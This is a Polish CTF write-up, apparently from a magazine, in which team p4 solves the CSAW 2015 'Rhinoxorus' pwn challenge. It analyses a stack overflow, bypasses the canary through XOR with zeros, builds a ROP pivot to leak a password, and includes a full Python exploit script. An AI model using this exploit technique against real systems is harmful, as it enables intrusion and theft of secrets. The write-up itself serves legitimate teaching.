
CSAW CTF Qualification Round 2015 – Rhinoxorus

CSAW CTF to najpopularniejsze na świecie zawody Capture The Flag skierowane głównie dla początkujących. Organizowane są przez studentów Instytutu Politechnicznego Uniwersytetu Nowojorskiego i są częścią corocznych dni otwartych poświęconych bezpieczeństwu informatycznemu (Cyber Security Awareness Week). Nagrodą w kwalifikacjach (współfinansowaną również przez rząd Stanów Zjednoczonych) dla 15 najlepszych zespołów studenckich (niestety tylko tych z USA bądź Kanady) jest udział, przelot i zakwaterowanie podczas finałów w Nowym Jorku. Podczas tegorocznych kwalifikacji aż 8 drużyn zdobyło maksymalną ilość punktów, w tym najlepszy polski zespół – Dragon Sector.



CTF	CSAW CTF Qualification Round 2015 https://ctf.isis.poly.edu/
Waga CTFtime.org	40 (https://ctftime.org/event/227)
Liczba drużyn (z niezerową liczbą punktów)	1367
System punktacji zadań	Od 10 punktów (bardzo proste) do 600 punktów (trudne).
Liczba zadań	35
Podium	1. **PPP87** (Stany Zjednoczone) – 6860 pkt. 2. **Shellphish Sashimi** (Stany Zjednoczone) – 6860 pkt. 3. **1064CBread** (Stany Zjednoczone) – 6860 pkt.
Zadanie	Rhinoxorus (Exploitables 500)

RHINOXORUS

Opisywane przez nas zadanie było najwyżej ocenionym w kategorii Exploitables (pwn). Standardowo dostarczone przez autora zadania były: plik wykonywalny serwera oraz adres, pod którym możemy się z nim komunikować w infrastrukturze przygotowanej przez administratorów zawodów. Jako bardzo nietypowy dodatek załączony był również plik z kodem źródłowym zadania w języku C. I to właśnie od niego zaczęliśmy naszą analizę.

ANALIZA KODU ŹRÓDŁOWEGO

Rozpoczęcie od analizy funkcji `main` pozwala nam stwierdzić, że program po uruchomieniu wczytuje zawartość pliku `password.txt` do zmiennej globalnej i zaczyna nasłuchiwać na porcie 24242, forkując się z każdym nowym połączeniem przychodzącym. Oryginalny proces zamyka deskryptor połączenia oraz czeka na kolejne, a proces potomny obsługujący połączenie w funkcji `process_connection` czeka na przesłanie `BUF_SIZE` (stała o wartości 256)

bajtów od użytkownika i wywołuje pewną funkcję z tablicy globalnej spod indeksu wskazanego przez wartość pierwszego przesłanego bajtu:

```
bytes_read = recv(sockfd, recv_buf, (unsigned int)BUF_SIZE, 0);
if (bytes_read > 0)
  func_array[recv_buf[0]](recv_buf, (unsigned int)bytes_read);
```

W kodzie programu najbardziej rzucają się w oczy bardzo podobne do siebie funkcje, do których wskaźniki umieszczone są w tablicy 256-elementowej, o której mowa powyżej. Te różnią się od siebie tylko identyfikatorem w nazwie i wartością będącą wielkością bufora oraz wartością początkową wszystkich jego bajtów. Poniżej jedna z tych funkcji, której indeks w tablicy to `0`, identyfikator w nazwie to `0x32`, a wartość początkowa to `0x84`.

```
unsigned char func_32(unsigned char *buf, unsigned int count)
{
  unsigned int i;
  unsigned char localbuf[0x84];   // stała 0x84 jest różna dla
                                  // każdej funkcji w tablicy
  unsigned char byte=0x84;        // stała 0x84 jest różna dla każdej
                                  //funkcji w tablicy

  memset(localbuf, byte, sizeof(localbuf));
  printf("in function func_32, count is %u, bufsize is 0x84\n",
  count);

  if (0 == --count)
    return 0;

  for (i = 0; i < count; ++i)
    localbuf[i] ^= buf[i];

  func_array[localbuf[0]](localbuf+1, count);
  return 0;
}
```

Możemy również zauważyć, że nastąpi w niej przepełnienie bufora, jeżeli w argumencie `count` przekazana zostanie większa wartość od wielkości lokalnej tablicy `localbuf`. Następnie wywoływana jest kolejna funkcja z tablicy. Teraz wiemy, że przepełnienie może nastąpić już przy pierwszym wywołaniu tej funkcji (którą sami wybieramy pierwszym bajtem, a początkowy przekazany `count` będzie wynosił 256).

Interesująca wydaje się również funkcja `socksend`, która przyjmuje: deskryptor sieciowy, adres do bufora oraz jego wielkość, a następnie wysyła zawartość tego bufora pod podany deskryptor. Co ciekawe, nie jest ona nigdzie wywoływana. Może to nam sugerować, że to właśnie wywołanie jej z argumentami pozwalającymi poznać nam hasło wczytane na początku może być jedną z dróg do wykonania zadania. Tym bardziej że w przeciwieństwie do wielu innych zadań typu „pwn" aplikacja sama pełni rolę serwera hostującego zadanie i nie przekierowuje domyślnych deskryptorów do przychodzącego połączenia. Znacznie utrudniłoby to zdobycie shella (powłoki systemowej) na zdalnym systemie, bo nie wystarczyłoby stworzyć odpowiedniego procesu. Postanowiliśmy podążyć za prostszym, jak nam się wydaje, rozwiązaniem: wywołaniem `socksend`. Potrzebne do tego będą nam: adres tablicy z hasłem, deskryptor połączenia, adres samej funkcji oraz metoda na jej wywołanie.

ANALIZA PLIKU WYKONYWALNEGO

Zanim zaczniemy statyczną analizę listingu z disasemblera, sprawdźmy za pomocą narzędzia `hardening-check` (z pakietu `hardening-includes` na systemach rodziny Debiana), jakie pułapki przygotował na nas kompilator:

```
# hardening-check rhinoxorus_cd2be6030fb52cbc13a48b13603b9979
rhinoxorus_cd2be6030fb52cbc13a48b13603b9979:
  Position Independent Executable: no, normal executable!
  Stack protected: yes
  Fortify Source functions: no, only unprotected functions found!
  Read-only relocations: yes
  Immediate binding: no, not found!
```

Zła wiadomość to włączona ochrona stosu (czyli tak zwane kanarki, mechanizm, który ma za zadanie wykryć nadpisanie adresu powrotu i gwałtownie zakończyć wykonanie programu w tej sytuacji), która może nam utrudnić (ale niekoniecznie uniemożliwić) przepełnienie bufora. Dobra informacja to brak zgodności pliku wykonywalnego z randomizacją adresów (tzw. ASLR, *address space layout randomization*), co oznacza, że symbole globalne będą miały za każdym razem taki sam adres. Rozwiązuje nam to problem uzyskania adresu bufora z hasłem (który jest zmienną globalną, więc nie znajdzie się na stosie) oraz adresów funkcji.

```
# readelf -lW rhinoxorus_cd2be6030fb52cbc13a48b13603b9979 | grep STACK
  GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
```


Za pomocą narzędzia `readelf` sprawdzamy również, czy podczas uruchomienia programu będziemy mogli umieścić kod wykonywalny bezpośrednio na stosie (tzw. shellcode), ale brak prawa do wykonania mówi nam, że będzie to niemożliwe.

RAMKA STOSU ORAZ „KANAREK"

Aby dowiedzieć się, co dokładnie będziemy nadpisywać przy wykorzystaniu przepełnienia bufora, musimy spojrzeć na ramkę stosu atakowanej funkcji (wielkość bufora jest inna w każdej funkcji, ale poza tym ramka stosu jest identyczna)

Rysunek 1. Ramka stosu atakowanej funkcji

Stos możemy nadpisać przez przepełnienie bufora `localbuf`, poprzez `canary`, adres powrotu z funkcji, argumenty `buf` i `counter`, docierając do ramki stosu kolejnej funkcji (patrz Rysunek 1). Naszą pierwszą przeszkodą będzie *canary* (kanarek) bądź *cookie* (ciastko), który jest częścią mechanizmu „buffer overflow protection". Przez większą część XX wieku górnicy zabierali do szybów kanarki, które w przypadku wycieku toksycznych gazów (najczęściej tlenku węgla) wykazywały objawy otrucia szybciej niż ludzie i dawało to sygnał



Rysunek 2. Stan stosu podczas ataku

górnikom do ucieczki. W naszym przypadku kompilator umieszcza na stosie wartość, która sprawdzana jest przed opuszczeniem funkcji. Jeżeli została nadpisana i jej wartość zmieniła się – zabezpieczenie nie pozwala na dalsze kontynuowanie wykonania programu. Realizowane jest to w poniższy sposób:

```
  mov    ecx, [ebp+canary]  ; przeniesienie kanarka do rejestru
                            ;ecx
  xor    ecx, large gs:14h  ; porównanie kanarka z wartością w
                            ;pamięci pod gs:14h
  jz     short kanarek_ok   ; jeśli równy, skaczemy pod label
                            ;kanarek_ok
  call   ___stack_chk_fail  ; kanarek naruszony - błąd, koniec
  programu

kanarek_ok:
  leave                     ; zakończenie funkcji
  retn                      ; wyjście z funkcji
```

Nie mamy możliwości odczytać początkowej wartości kanarka w żaden sposób. Jak w takim razie go nadpisać, by nie zmienić jego wartości? Musimy wrócić do miejsca, w którym dokonuje się przepełnienie stosu.

```
for (i = 0; i < count; ++i)
  localbuf[i] ^= buf[i];
```

Jak widzimy, nasz bufor nie jest tak naprawdę bezpośrednio wpisany w stos, a poddawany operacji *xor* z już jego istniejącą zawartością. Jest to zarówno utrudnienie (bo nie możemy ustawić dowolnej wartości, jeżeli nie znamy tej oryginalnej), jak i w tej sytuacji wybawienie, bo możemy wykorzystać oczywistą własność operacji *xor*:

$$p \oplus 0 = p$$


Jeżeli spowodujemy więc, że wartość *canary* będzie *xor*owana z zerami, to zawsze pozostanie nietknięta – mechanizm obronny nie wykryje próby ataku i wykonanie pójdzie dalej. Teraz możemy już nadpisać adres powrotu, ale nie wiemy jeszcze, gdzie powinniśmy „skoczyć".

PRZYGOTOWANIE DO SKOKU

Nasz ostateczny cel to zdobycie zawartości bufora `password`. W tym celu najprostszym rozwiązaniem wydaje się być wywołanie funkcji `socksend` w następujący sposób:

```
socksend(fd, password, BUF_SIZE);
```

Przy konwencji wywołania obowiązującej w x86 oznacza to, że przy wykonaniu opcode'u `ret` szczyt stosu musi wyglądać tak jak na Rysunku 3:



Rysunek 3. Docelowy wygląd skoku dla funkcji socksend

Wtedy zostanie zdjęty adres funkcji `socksend`, wykonany skok do niego (tak właśnie działa opcode `ret`), następna wartość na stosie zostanie potraktowana jako adres powrotu, a reszta jako argumenty.


Niestety, mamy za mało miejsca, żeby umieścić te wartości od razu – zaglądając w ramkę stosu, widzimy, że tuż za adresem powrotu na stosie znaj-

dują się `buf` oraz `count`. Są to parametry, które jeszcze przed powrotem z naszej funkcji zostaną przekazane w wywołaniu kolejnej funkcji z tablicy. Aby szybko z niej wrócić i zatrzymać łańcuch wywołań, powinniśmy ustawić `count` na 1:

```
if (0 == --count)
    return 0;
```

Możemy to zrobić, ponieważ znamy pierwotną wartość – jest to oczywiście wielkość wysłanego przez nas bufora.

Zaraz po tym trafimy na ramkę stosu funkcji obsługującej nasze połączenie (Rysunek 4):



Rysunek 4.Ramka stosu wywołującej funkcji

Tablica `recv_buf` to zawartość naszego oryginalnego bufora. Jest to więc idealne miejsce, żeby to właśnie tam przygotować wywołanie `socksend`. Musimy jednak najpierw tam trafić. Po dokładnej analizie funkcji `process_connection` wiemy, że od momentu opuszczenia naszej funkcji z tablicy dzieli nas od bufora na stosie jeszcze 8 *dword*ów (czyli 32 bajty).

RETURN ORIENTED PROGRAMMING

Pokonanie tej odległości to nic innego jak zdjęcie odpowiedniej ilości elementów ze stosu. Nie możemy użyć w tym celu własnego kodu – jak sprawdziliśmy wcześniej – stos, a więc i nasz bufor, nie jest wykonywalny. Musimy zatem znaleźć fragmenty istniejącego kodu w aplikacji, które zrobią to za nas. Wtedy podmiana oryginalnego adresu powrotu z funkcji na pierwszy z tych fragmentów, z których każdy kończy się instrukcją powrotu (by móc od razu wywołać kolejny fragment), pozwoli na zupełne przekierowanie przepływu wykonania na nasz „łańcuch gadżetów" (tzw. ROP chain).

Interesujące gadżety w naszym programie wyszukaliśmy za pomocą aplikacji rp++ (https://github.com/0vercl0k/rp):

```
# rp -r 4 -f rhinoxorus_cd2be6030fb52cbc13a48b13603b9979 --unique
(...)
A total of 4328 gadgets found.
You decided to keep only the unique ones, 987 unique gadgets
found.
0x08056dd5: aaa  ; sbb bh, bh ; dec ecx ; ret  ;  (1 found)
0x0804b0bb: aad 0xFF ; dec ecx ; ret  ;  (1 found)
0x0804ad86: aam 0x83 ; retn 0x5201 ;  (4 found)
0x0804b181: aam 0xFF ; dec ecx ; ret  ;  (1 found)
0x08052afb: adc  [ebx-0x01], ebx ; dec ecx ; ret  ;  (1 found)
(...)
```

Z tej listy musimy znaleźć gadżet bądź ich kombinację, która przesunie nas jak najbliżej naszego bufora. Szczęśliwie trafiamy na taki, który sam jeden wykona całą tę robotę: zrzuci ze stosu 7 *dword*ów oraz skoczy pod ósmy, który jest już pierwszym elementem naszego bufora:

```
gadget_pop:
add     esp, 0Ch ; pominięcie 3 elementów na stosie
pop     ebx      ; zdjęcie elementu ze stosu (i zapisanie do ebx)
pop     esi      ; zdjęcie elementu ze stosu (i zapisanie do esi)
pop     edi      ; zdjęcie elementu ze stosu (i zapisanie do edi)
pop     ebp      ; zdjęcie elementu ze stosu (i zapisanie do ebp)
retn             ; zdjęcie elementu ze stosu i skoczenie od niego
```

SKOK

Idealnie byłoby teraz jako pierwszy element naszego bufora umieścić adres funkcji `socksend`: `0x0804884B`. Zapisany w pamięci jako liczba *little-endian* wyglądać będzie następująco:

Gdy spojrzymy jeszcze raz na kod funkcji z tablicy, przypomnimy sobie, że pierwszy bajt bufora był jednocześnie indeksem w tablicy do funkcji, która zostanie wywołana rekurencyjnie:

```
func_array[localbuf[0]](localbuf+1, count);
```

Zmusza nas to do wykorzystania konkretnej funkcji, ale nie stanowi to dużego problemu – będziemy musieli tylko wziąć pod uwagę wielkość lokalnego bufora podczas planowania, jak ostatecznie będzie wyglądać nasz *payload* (wysyłany przez nas ładunek).

Ostatnia niewiadoma to deskryptor naszego połączenia. W Linuksach system stara się nadawać tworzonym deskryptorom jak najmniejsze wartości. Trzy z nich: *stdin*, *stdout* oraz *stderr*, mają domyślnie wartości 0, 1 oraz 2. Nasz program tworzy gniazdo sieciowe, na którym czeka na połączenia przychodzące z deskryptorem o wartości 3. Za pomocą `accept` przyjmuje połączenie i zwrócony deskryptor otrzyma kolejną, najmniejszą dostępną wartość: 4. Następnie forkuje się. Oznacza to, że wszystkie deskryptory zostają skopiowane i przekazane do programu potomnego. Ważne jest to, że oryginalny proces zamyka od razu swoją kopię deskryptora połączenia przychodzącego. Dzięki temu deskryptor następnego połączenia znów będzie mógł otrzymać wartość 4.

Jako ostatnie już wartości umieszczamy kolejno: adres powrotu z funkcji `socksend` (wybraliśmy funkcję `exit` z tabeli importów, aby program bez problemów zakończył swoje działanie): *0x08048670*, wartość deskryptora: *4*, adres zmiennej globalnej z hasłem: *0x0805F0C0*, oraz jej wielkość: *255*.

Jeżeli wszystko poszło po naszej myśli, powinniśmy otrzymać teraz zawartość pliku „password.txt" – wystarczy napisać skrypt wysyłający odpowiedni *payload*.

SKRYPT

```
# -*- coding: utf-8 -*-
import struct, socket

HOST = '54.152.37.20'
PORT = 24242

s = socket.socket()
s.connect((HOST, PORT))

# oryginalny adres powrotu na stosie
first_return_addr = 0x08056AFA
# placeholder na zmienne, których zawartość jest nieważna
placeholder = 'xxxx'

gadget_pop_xor = struct.pack('<I', 0x080578f5 ^
first_return_addr)
password_addr = struct.pack('<I', 0x0805F0C0)
socksend_addr = struct.pack('<I', 0x0804884B)
exit_addr = struct.pack('<I', 0x08048670)

def get_payload(counter):
  # xorujemy z 1, bo chcemy, żeby counter przyjął 1
  counter_xor = struct.pack('<I', counter ^ 1)
  # składamy payload
  return (
    # adres funkcji socksend (znany)
    socksend_addr
    # adres powrotu z funkcji socksend do exit
    + exit_addr
    # deskryptor dla socksend (przewidywana wartość)
    + struct.pack('<I', 4)
    # adres zmiennej globalnej password dla socksend
    + password_addr
    # ilość bajtów do przeczytania dla socksend
    + struct.pack('<I', 256)
    # wolne miejsce na stosie (niezajęta część bufora)
    + placeholder * 39
    # xorowane z kanarkiem
    + '\0\0\0\0'
    # puste miejsce na stosie
    + placeholder * 3
    # podmieniamy adres powrotu na gadget_pop
    + gadget_pop_xor
    # xorowane z niepotrzebnym już argumentem z adresem bufora
    + placeholder
    # zerowanie countera
    + counter_xor
    )

# zmierzenie długości payloadu
payload_length = len(get_payload(123))
# i stworzenie ostatecznego payloadu
payload = get_payload(payload_length - 1)
s.send(payload)
print s.recv(99999)
```

I udaje się – skrypt, który napisaliśmy, zadziałał. Zdobyliśmy w ten sposób upragnioną flagę:

```
cc21fe41b44ba70d0e6978c840698601
```

PODSUMOWANIE

Zadanie, które tu opisaliśmy, było jednym spośród najwyżej punktowanych w tym turnieju. Kluczem do rozwiązania zadania było dokładne zrozumienie struktury ramek stosu oraz mechanizmów kontroli przepływu wykonania. Od tego momentu zadanie wykonywaliśmy niemal mechanicznie, co nie znaczy, że szybko i bezpośrednio doszliśmy do ostatecznej postaci skryptu.

Pod koniec zawodów dramatycznie walczyliśmy z własnymi głupimi błędami oraz czasem. Zadanie zaczęliśmy rozwiązywać na 3 godziny przed końcem, by ostatecznie flagę uzyskać raptem na 20 minut przed zakończeniem konkursu. Ale na szczęście udało się, dzięki czemu mogliśmy podzielić się z wami naszym rozwiązaniem!

Jarosław "msm" Jedynak, Mateusz "Rev" Szymaniec

O drużynie

Rozwiązanie zadania Rhinoxorus zostało nadesłane przez **p4**, zespół CTF-owy użytkowników serwisu 4programmers.net mający ambicje na drugie miejsce w Polsce (bo pierwsze już zajęte ;)).

https://ctftime.org/team/5152